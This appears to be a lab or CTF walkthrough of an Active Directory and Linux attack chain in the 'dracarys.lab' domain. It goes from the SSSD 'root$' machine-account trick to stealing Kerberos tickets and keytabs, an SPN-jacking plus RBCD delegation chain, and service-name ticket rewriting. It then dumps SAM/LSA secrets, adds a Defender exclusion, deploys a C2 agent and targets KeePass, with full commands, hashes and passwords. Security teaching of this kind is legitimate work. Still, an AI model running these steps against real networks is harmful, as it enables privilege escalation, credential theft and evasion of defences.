
The Dollar Ticket attack exploits how SSSD maps AD accounts to local Linux user identities. On a domain-joined Linux host, SSSD resolves AD account names to local UIDs. By default this mapping is name-based: sunfyre@DRACARYS.LAB maps to local user sunfyre, viserion@DRACARYS.LAB maps to viserion, and so on.
The trick is that this mapping applies to the name root too. If an AD account named root exists, and it authenticates to the Linux host via Kerberos (SSH with GSSAPI), SSSD maps root@DRACARYS.LAB to the local root user — uid 0. The AD account needs no special domain privileges. It just needs the right name.
Active Directory allows any domain user to create machine accounts (computer objects) by default, up to the ms-DS-MachineAccountQuota limit (default: 10). Machine account names end with $, but the Kerberos principal name before the $ is what SSSD matches against local usernames. If we create a machine account named root$, the Kerberos principal root maps to local uid 0.
Create the machine account from our kali box using Impacket’s addcomputer.py:
addcomputer.py -dc-host balerion.dracarys.lab DRACARYS/sunfyre \
    -computer-name root -dc-ip 10.2.10.10
Password: BSno5DP4tjJ4jIu8is3B
[*] Successfully added machine account root$ with password Yuq3SaVYSb731oifXzdDNKDV2jRqWjdW.
addcomputer.py creates a new computer object in AD with the name root$ and sets a random password. The tool uses sunfyre’s credentials and the default MachineAccountQuota permission. No special privileges are needed.
Now configure the Kerberos client on the attacking machine and request a TGT for the root principal:
# krb5.conf
[libdefaults]
    default_realm = DRACARYS.LAB
    dns_lookup_realm = false
    dns_lookup_kdc = false

[realms]
    DRACARYS.LAB = {
        kdc = balerion.dracarys.lab
        admin_server = balerion.dracarys.lab
    }

[domain_realm]
    .dracarys.lab = DRACARYS.LAB
    dracarys.lab = DRACARYS.LAB
The krb5.conf file tells the Kerberos client library where to find the KDC (Key Distribution Center) for the DRACARYS.LAB realm. dns_lookup_kdc = false forces it to use the explicit KDC address rather than DNS SRV records, which is more reliable in a lab setting.
kinit root
Password for root@DRACARYS.LAB: Yuq3SaVYSb731oifXzdDNKDV2jRqWjdW
kinit authenticates to the KDC as root@DRACARYS.LAB (which is the root$ machine account) and stores the resulting TGT in the local ccache. This TGT proves our identity as root@DRACARYS.LAB to any Kerberos-aware service.
Now SSH into syrax using the Kerberos ticket instead of a password. The -o PreferredAuthentications=gssapi-with-mic flag tells SSH to use GSSAPI (Generic Security Services API) authentication, which is the protocol SSH uses to authenticate with Kerberos tickets. When the SSH server receives the GSSAPI authentication request, it validates the ticket with the KDC, extracts the principal name (root), and asks SSSD to map it to a local user. SSSD sees root and maps it to uid 0:
ssh -o PreferredAuthentications=gssapi-with-mic root@syrax.dracarys.lab

root@syrax:~# id
uid=0(root) gid=0(root) groups=0(root)
root@syrax:~# whoami
root
Root on syrax. The root$ machine account has no special domain privileges whatsoever. It is a regular machine account. But SSSD maps the name to local uid 0, and that is all it takes.
Root’s home directory has a MySQL client config with saved credentials:
root@syrax:~# cat .my.cnf
[client]
user="root"
password="mysuperR00Tpassword"
Stealing viserion’s Kerberos ticket
As root we can read any file on the system, including viserion’s ccache. Kerberos ccache files contain the actual cryptographic tickets — a TGT (encrypted with the KDC’s key, proving the user’s identity) and any service tickets requested during the session. Having someone’s ccache is having their session. No password cracking needed. The tickets are ready to use.
root@syrax:~# ls -la /tmp/
-rw-------  1 viserion domain users 1392 Apr 10 14:04 krb5cc_1020401110_YUp0pw
The filename format krb5cc_ is standard for SSSD-managed ccache files. The UID 1020401110 is viserion’s mapped AD UID.
Transfer the file to the attacking machine. We use base64 encoding because the ccache file is binary and could be corrupted by direct copy methods that interpret special characters:
base64 -w0 /tmp/krb5cc_1020401110_YUp0pwThe -w0 flag disables line wrapping, outputting the entire base64 string on one line for easy copy-paste. Decode on the attacking machine:
echo "BQQADAABAAj//8fE..." | base64 -d > viserion.ccacheVerify the ticket is valid and usable by attempting to authenticate with it. Setting the KRB5CCNAME environment variable tells any Kerberos-aware tool to use this specific ccache file instead of the default one:
export KRB5CCNAME=/home/kali/dracarys/viserion.ccache
smbclient.py -k -no-pass viserion@balerion.dracarys.lab
The -k flag tells Impacket to use Kerberos authentication, and -no-pass tells it not to prompt for a password (because authentication comes from the ccache). The fact that smbclient.py connects successfully confirms the ticket is valid. We are now operating as viserion in the domain.
What we need from viserion is the WriteSPN right over VHAGAR$. That lets us control which Kerberos Service Principal Names are registered on the VHAGAR$ computer object, which is what the next phase depends on.
SPN jacking + RBCD chain to compromise VHAGAR

This is the most technically involved part of the chain. It combines SPN manipulation, Resource-Based Constrained Delegation (RBCD), classical constrained delegation, and Kerberos service ticket rewriting to turn a set of apparently unrelated permissions into admin access on VHAGAR.
Understanding the delegation landscape
Kerberos delegation is the mechanism that allows a service to impersonate a user and access other services on their behalf. When you authenticate to a web application, and that web application needs to query a database on your behalf, delegation is what allows the web app to present a ticket to the database as if it were you.
There are three forms of delegation in Active Directory:
Unconstrained delegation allows a service to impersonate users to any service in the domain. Most dangerous, increasingly rare.
Constrained delegation limits which services a delegating account can impersonate users to. It uses two Kerberos protocol extensions: S4U2Self (Service-for-User-to-Self) and S4U2Proxy (Service-for-User-to-Proxy). S4U2Self lets a service obtain a ticket on behalf of any user to itself. S4U2Proxy lets the service forward that ticket to another specific service. The allowed targets are listed in the msDS-AllowedToDelegateTo attribute.
Resource-Based Constrained Delegation (RBCD) reverses the trust direction. Instead of the delegating service specifying where it can delegate to, the target resource specifies who is allowed to delegate to it. This is stored in msDS-AllowedToActOnBehalfOfOtherIdentity on the target.
The difference that matters here is Protocol Transition. Constrained delegation has a flag called TrustedToAuthForDelegation (also known as “Protocol Transition” or “Use any authentication protocol”). When this flag is set, S4U2Self returns a forwardable ticket, which S4U2Proxy accepts. When the flag is not set (the “Kerberos only” option), S4U2Self returns a non-forwardable ticket, and S4U2Proxy refuses to use it.
RBCD always allows Protocol Transition. S4U2Self through an RBCD trust always returns a forwardable ticket, regardless of the TrustedToAuthForDelegation flag. Microsoft built it this way intentionally — RBCD was designed to be more self-contained than classical constrained delegation.
The setup in Dracarys
The delegation enumeration shows:
- SYRAX$ has constrained delegation without Protocol Transition (
TrustedToAuthForDelegation = FALSE) toHTTP/arraxandHTTP/arrax.dracarys.lab - These SPNs do not exist on any domain object (
findDelegationshowsSPN Exists: No) - viserion has WriteSPN over VHAGAR$
- We have root on syrax and can extract SYRAX$’s keytab
The problem
SYRAX$ can delegate to HTTP/arrax.dracarys.lab, but Protocol Transition is disabled. This means if we try to use SYRAX$’s constrained delegation directly with S4U2Self, the resulting ticket will be non-forwardable. S4U2Proxy requires a forwardable ticket as input (the “evidence” ticket), so the delegation fails.
In older Windows versions, the bronze bit attack (CVE-2020-17049) could bypass this by flipping the forwardable flag inside the encrypted ticket data. The KDC did not verify this flag during S4U2Proxy processing, so an attacker could manually set it and the delegation would go through. Microsoft patched this, and Server 2025 has the patch enforced. Bronze bit is dead here.
The workaround: chaining RBCD with constrained delegation
The solution is to use RBCD to produce the forwardable ticket that constrained delegation needs. The logic:
- We control ARRAX$ (sunfyre can reset its password) and SYRAX$ (we have root and can extract its keys)
- We configure RBCD on SYRAX$ to trust ARRAX$ –meaning ARRAX$ is allowed to delegate to SYRAX$
- ARRAX$ performs S4U2Self + S4U2Proxy through the RBCD trust to get a forwardable ticket as Administrator to SYRAX$
- We use that forwardable ticket as the “evidence” ticket for SYRAX$’s constrained delegation to
HTTP/arrax.dracarys.lab
- S4U2Proxy accepts the forwardable evidence ticket and issues a service ticket for
HTTP/arrax.dracarys.lab
- We have viserion write
HTTP/arrax.dracarys.labas an SPN on VHAGAR$, so the ticket is valid for VHAGAR$
- We rewrite the service class from
HTTP/tocifs/to access file shares
The attack flow in full:
- Write the target SPN onto VHAGAR$ using viserion’s WriteSPN
- Set RBCD on SYRAX$ trusting ARRAX$ (we control both)
- Use ARRAX$ to get a forwardable ticket as Administrator to SYRAX$ via RBCD
- Use that forwardable ticket as evidence for SYRAX$’s constrained delegation
- Rewrite the service class and access VHAGAR$
Extracting SYRAX$’s keys
We need SYRAX$’s cryptographic keys to act as the SYRAX$ machine account. On a domain-joined Linux host, the machine account’s keys are in the Kerberos keytab file at /etc/krb5.keytab.
A keytab is a persistent store of Kerberos principal names and their associated encryption keys. When a Linux host joins an AD domain, the join process generates a keytab containing the machine account’s long-term keys (derived from the machine account password). Services on the host use this keytab to authenticate to the KDC without human interaction — it is the machine equivalent of a stored password. The keytab contains keys for multiple encryption types: DES (legacy), ARC4-HMAC (RC4/NTLM), AES-128, and AES-256.
Extract the keytab and decode it:
# on syrax as root
base64 -w0 /etc/krb5.keytab

# on kali
python3 keytabextract.py krb5.keytab
[+] Keytab File successfully imported.
        REALM : DRACARYS.LAB
        SERVICE PRINCIPAL : SYRAX$/
        NTLM HASH : 09ba0ebea85e631bbab9b60ee29dba1f
        AES-256 HASH : 4ef923f90f487c30a53a54cb7d7ec77b38671b796b264ec62c1e85de02bed779
keytabextract.py reads the keytab binary format and pulls out the cryptographic keys. The NTLM hash is the RC4-HMAC key (MD4 of the password), and the AES-256 hash is the AES256-CTS-HMAC-SHA1-96 key. Both let you authenticate as SYRAX$ without knowing the actual password. The AES-256 key matters most here because Server 2025 disables RC4 by default — any Kerberos operations against the DC must use AES.
Step 1: write the SPN onto VHAGAR$ (as viserion)
Service Principal Names are how Kerberos maps a service to the account that holds its encryption key. When a client requests a ticket for HTTP/arrax.dracarys.lab, the KDC looks up which AD account has that SPN registered, encrypts the ticket with that account’s key, and issues it. If we register HTTP/arrax.dracarys.lab on VHAGAR$, then any ticket issued for that SPN is encrypted with VHAGAR$’s key –and VHAGAR$ will accept it as valid authentication.
Using viserion’s stolen ccache and the WriteSPN permission, we add the target SPN to VHAGAR$’s servicePrincipalName attribute:
bloodyAD -d dracarys.lab -u 'viserion' \
    -k ccache=/home/kali/dracarys/viserion.ccache \
    -H balerion.dracarys.lab \
    set object 'VHAGAR$' servicePrincipalName \
    -v 'WSMAN/vhagar.dracarys.lab' \
    -v 'TERMSRV/VHAGAR' \
    -v 'TERMSRV/vhagar.dracarys.lab' \
    -v 'RestrictedKrbHost/VHAGAR' \
    -v 'HOST/VHAGAR' \
    -v 'RestrictedKrbHost/vhagar.dracarys.lab' \
    -v 'HOST/vhagar.dracarys.lab' \
    -v 'HTTP/arrax.dracarys.lab'

[+] VHAGAR$'s servicePrincipalName has been updated
bloodyAD is a Python tool for AD privilege escalation through LDAP. The set object command modifies AD object attributes, and -k ccache= authenticates using viserion’s Kerberos ticket.
One thing to watch: bloodyAD set object replaces the entire servicePrincipalName attribute, it does not append. If we only specified HTTP/arrax.dracarys.lab, all existing SPNs on VHAGAR$ would be wiped, breaking RDP, WinRM, and other services. Every existing SPN has to be included alongside the new one.
Step 2: reset arrax$ password (as sunfyre)
We need to authenticate as ARRAX$ for the RBCD step. sunfyre has permission to reset the arrax$ computer account password, so we use addcomputer.py with the -no-add flag, which tells the tool to modify an existing account instead of creating a new one:
addcomputer.py -dc-host balerion.dracarys.lab DRACARYS/sunfyre \
    -computer-name arrax -dc-ip 10.2.10.10 -no-add
Password: BSno5DP4tjJ4jIu8is3B
[*] Successfully set password of arrax$ to Vet5Uw2RBBJrVOLu68ajLuFA9Rhbfx8C.
We now know the password for arrax$ and can authenticate as this account.
Step 3: set RBCD on SYRAX$, allowing ARRAX$ to delegate to SYRAX$
RBCD is configured by writing the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on the target computer object. This attribute holds a security descriptor listing which accounts can delegate to this computer. We write it on SYRAX$ (which we control via the extracted NTLM hash) to trust ARRAX$:
rbcd.py -delegate-from 'ARRAX$' -delegate-to 'SYRAX$' -action write \
    -dc-ip 10.2.10.10 -hashes ':09ba0ebea85e631bbab9b60ee29dba1f' \
    -use-ldaps 'DRACARYS.LAB/SYRAX$'

[*] Delegation rights modified successfully!
[*] ARRAX$ can now impersonate users on SYRAX$ via S4U2Proxy
rbcd.py from Impacket authenticates as SYRAX$ (using the NTLM hash from the keytab) and modifies SYRAX$’s own msDS-AllowedToActOnBehalfOfOtherIdentity attribute to include ARRAX$’s SID. The -use-ldaps flag is needed because Server 2025 requires LDAP signing or LDAPS for write operations.
After this, the delegation trust looks like: ARRAX$ → (RBCD) → SYRAX$ → (constrained delegation) → HTTP/arrax.dracarys.lab (which is now on VHAGAR$).
Step 4: RBCD to get a forwardable ticket as Administrator to SYRAX$
Now we execute the RBCD delegation. ARRAX$ performs S4U2Self to get a ticket on behalf of Administrator to itself, then S4U2Proxy to forward that ticket to SYRAX$. Because this goes through RBCD (not constrained delegation), the resulting ticket is forwardable regardless of any TrustedToAuthForDelegation settings:
getST.py -spn 'host/syrax.dracarys.lab' -impersonate 'Administrator' \
    -dc-ip 10.2.10.10 \
    'DRACARYS.LAB/ARRAX$:Vet5Uw2RBBJrVOLu68ajLuFA9Rhbfx8C'

[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@host_syrax.dracarys.lab@DRACARYS.LAB.ccache
getST.py first obtains a TGT for ARRAX$ using the password we set. Then it performs S4U2Self: it sends a request to the KDC saying “I am ARRAX$, give me a ticket for Administrator to access me (ARRAX$).” The KDC returns a service ticket for Administrator@ARRAX$. Then S4U2Proxy: “I am ARRAX$, here is Administrator’s ticket to me, now give me a ticket for Administrator to access host/syrax.dracarys.lab.” Because SYRAX$’s RBCD attribute trusts ARRAX$, the KDC grants this request and returns a forwardable ticket for Administrator to SYRAX$.
This forwardable ticket is the piece that makes the rest of the chain possible. It is what constrained delegation’s S4U2Proxy needs as evidence.
Step 5: constrained delegation with the forwardable ticket as evidence
Now we use SYRAX$’s constrained delegation. SYRAX$ is allowed to delegate to HTTP/arrax.dracarys.lab. We provide the forwardable ticket from Step 4 as the -additional-ticket (evidence ticket), and request a service ticket for Administrator to HTTP/arrax.dracarys.lab:
Server 2025 has RC4 encryption disabled by default, so we must authenticate as SYRAX$ using the AES-256 key from the keytab. Using the NTLM hash would fail because the KDC would attempt RC4 encryption and reject it:
getST.py -spn 'HTTP/arrax.dracarys.lab' -impersonate 'Administrator' \
    -dc-ip 10.2.10.10 \
    -aesKey '4ef923f90f487c30a53a54cb7d7ec77b38671b796b264ec62c1e85de02bed779' \
    -additional-ticket 'Administrator@host_syrax.dracarys.lab@DRACARYS.LAB.ccache' \
    'DRACARYS.LAB/SYRAX$'

[*] Impersonating Administrator
[*] Using additional ticket instead of S4U2Self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@HTTP_arrax.dracarys.lab@DRACARYS.LAB.ccache
The -additional-ticket flag tells getST.py to skip S4U2Self entirely and use the provided ticket as the evidence ticket for S4U2Proxy. The tool authenticates as SYRAX$ (using AES-256), presents the forwardable Administrator ticket from Step 4 to the KDC, and requests delegation to HTTP/arrax.dracarys.lab. The KDC checks that SYRAX$’s msDS-AllowedToDelegateTo attribute includes HTTP/arrax.dracarys.lab, verifies the evidence ticket is forwardable, and issues the service ticket.
The result is a Kerberos service ticket for Administrator to HTTP/arrax.dracarys.lab. Since we registered that SPN on VHAGAR$ in Step 1, this ticket is encrypted with VHAGAR$’s key and will be accepted by VHAGAR$ as valid authentication.
Step 6: rewrite the service class and access VHAGAR$
We have a ticket for HTTP/arrax.dracarys.lab, but we need cifs/ to access SMB shares on VHAGAR. Kerberos service tickets split the service name into two parts: the service class (HTTP, cifs, host) and the hostname (arrax.dracarys.lab). The service class sits in the unencrypted portion of the ticket (the sname field in the outer wrapper). The target service does not verify it against the encrypted contents.
This means we can change HTTP/arrax.dracarys.lab to cifs/vhagar.dracarys.lab in the ticket without invalidating it. The encrypted portion (which contains the session key, authorization data, and client principal) remains untouched and valid. The target host decrypts the ticket with its own key, verifies the encrypted contents, and grants access.
tgssub.py from Impacket performs this rewrite:
tgssub.py -in Administrator@HTTP_arrax.dracarys.lab@DRACARYS.LAB.ccache \
    -out final.ccache -altservice 'cifs/vhagar.dracarys.lab'

[*] Changing service from HTTP/arrax.dracarys.lab@DRACARYS.LAB to cifs/vhagar.dracarys.lab@DRACARYS.LAB
[*] Saving ticket in final.ccache
Now authenticate to VHAGAR$ with the rewritten ticket:
export KRB5CCNAME=final.ccache
smbclient.py -k -no-pass vhagar.dracarys.lab

Type help for list of commands
# shares
ADMIN$
C$
IPC$
# use C$
# ls
drw-rw-rw-          0  Fri Mar 27 04:04:39 2026 $Recycle.Bin
-rw-rw-rw-        175  Tue Mar 31 12:29:06 2026 bot_ssh.ps1
-rw-rw-rw-       2007  Tue Mar 31 07:16:55 2026 vault.kdbx
...
Full admin access to VHAGAR$ as Administrator. ADMIN$ and C$ are accessible, confirming local administrator privileges.
On the C: drive root we find bot_ssh.ps1, the script behind the automated SSH connection we noticed earlier:
# cat bot_ssh.ps1
$User = "viserion"
$SSHHost = "syrax"
$Password = "aLHtz1WvIVmeV4Zh4CDE"

& "C:\Program Files\PuTTY\klink.exe" -auto_store_sshkey $SSHHost -l "$User" -pw $Password "sleep 45"
Viserion’s SSH password in cleartext. The script uses PuTTY’s klink.exe (the command-line SSH client) to connect to syrax, run sleep 45, and repeat. That is the bot that generated the viserion@notty process and the ccache file we stole earlier.
We also find vault.kdbx — a KeePass password database. Last target.
Establishing C2 on VHAGAR and dumping credentials
Before going after the KeePass database, establish proper C2 on VHAGAR and extract available credentials.
Dump the SAM database and LSA secrets with NetExec. SAM (Security Accounts Manager) contains local account password hashes. LSA (Local Security Authority) secrets hold cached domain credentials, service account passwords, and other sensitive material:
nxc smb 10.2.10.11 -k --use-kcache --sam --lsa
SMB         10.2.10.11      445    VHAGAR           [+] DRACARYS.LAB\Administrator from ccache (Pwn3d!)
SMB         10.2.10.11      445    VHAGAR           Administrator:500:aad3b435b51404eeaad3b435b51404ee:43a0bfc891b70eafabb76f7de4e028f9:::
SMB         10.2.10.11      445    VHAGAR           DRACARYS\VHAGAR$:aad3b435b51404eeaad3b435b51404ee:edb49678317748f3a9ea2ee5a7f39b65:::
The --use-kcache flag tells NetExec to authenticate with the Kerberos ticket in the KRB5CCNAME environment variable. The output gives us the local Administrator NTLM hash and the VHAGAR$ machine account hash.
Now deploy a Mythic Apollo agent on VHAGAR for persistent C2. Apollo is Mythic’s C# Windows agent — process injection, token manipulation, file operations, the usual post-exploitation toolkit.
Add a Defender exclusion for the staging directory first. Without it, Defender quarantines the agent binary on write:
wmiexec.py -k -no-pass vhagar.dracarys.lab -shell-type powershell \
    -share C$ 'Add-MpPreference -ExclusionPath "c:\temp"'
wmiexec.py executes commands remotely through WMI (Windows Management Instrumentation), a legitimate management protocol that needs no agent installation. The -shell-type powershell flag wraps the command in a PowerShell context so we can use cmdlets like Add-MpPreference.
Upload the Apollo agent via smbclient.py and execute it:
# cd temp
# put /home/kali/dracarys/apollo.exe
wmiexec.py -k -no-pass vhagar.dracarys.lab -shell-type powershell \
-share C$ 'c:\temp\apollo.exe'Mythic callback from VHAGAR as Administrator. C2 on both hosts now — Poseidon on Linux, Apollo on Windows.

KeePass extraction with KeeFarceReborn
The vault.kdbx file is a KeePass database. KeePass encrypts its database with a master password (and optionally a key file), so having the .kdbx file alone is not enough.
Cracking the master password is not practical — KeePass uses Argon2d/AES-KDF key derivation, which is deliberately slow. Instead, we target the running KeePass process. If KeePass is open and the database is unlocked, the decrypted contents are in memory.
Confirm KeePass is installed and find its version with KeePwn, a Python tool for KeePass enumeration and exploitation:
python KeePwn.py search -u Administrator \
    -H 'aad3b435b51404eeaad3b435b51404ee:43a0bfc891b70eafabb76f7de4e028f9' \
    -t 10.2.10.11

[10.2.10.11] Found '\\C$\Program Files\KeePass Password Safe 2\KeePass.exe' (Version: 2.60.0)
KeePwn’s search command scans the target’s file system for KeePass installations via SMB. It finds KeePass 2.60.0 installed in the default location.

How KeeFarceReborn works
KeeFarceReborn is a .NET DLL that abuses KeePass’s plugin architecture. KeePass loads any .NET DLL from its Plugins directory that implements the KeePassPlugin interface. KeeFarceReborn implements that interface, and when loaded, calls KeePass’s own internal ExportToXml() method to dump the decrypted database to an XML file on disk. It uses the application’s own API against it.
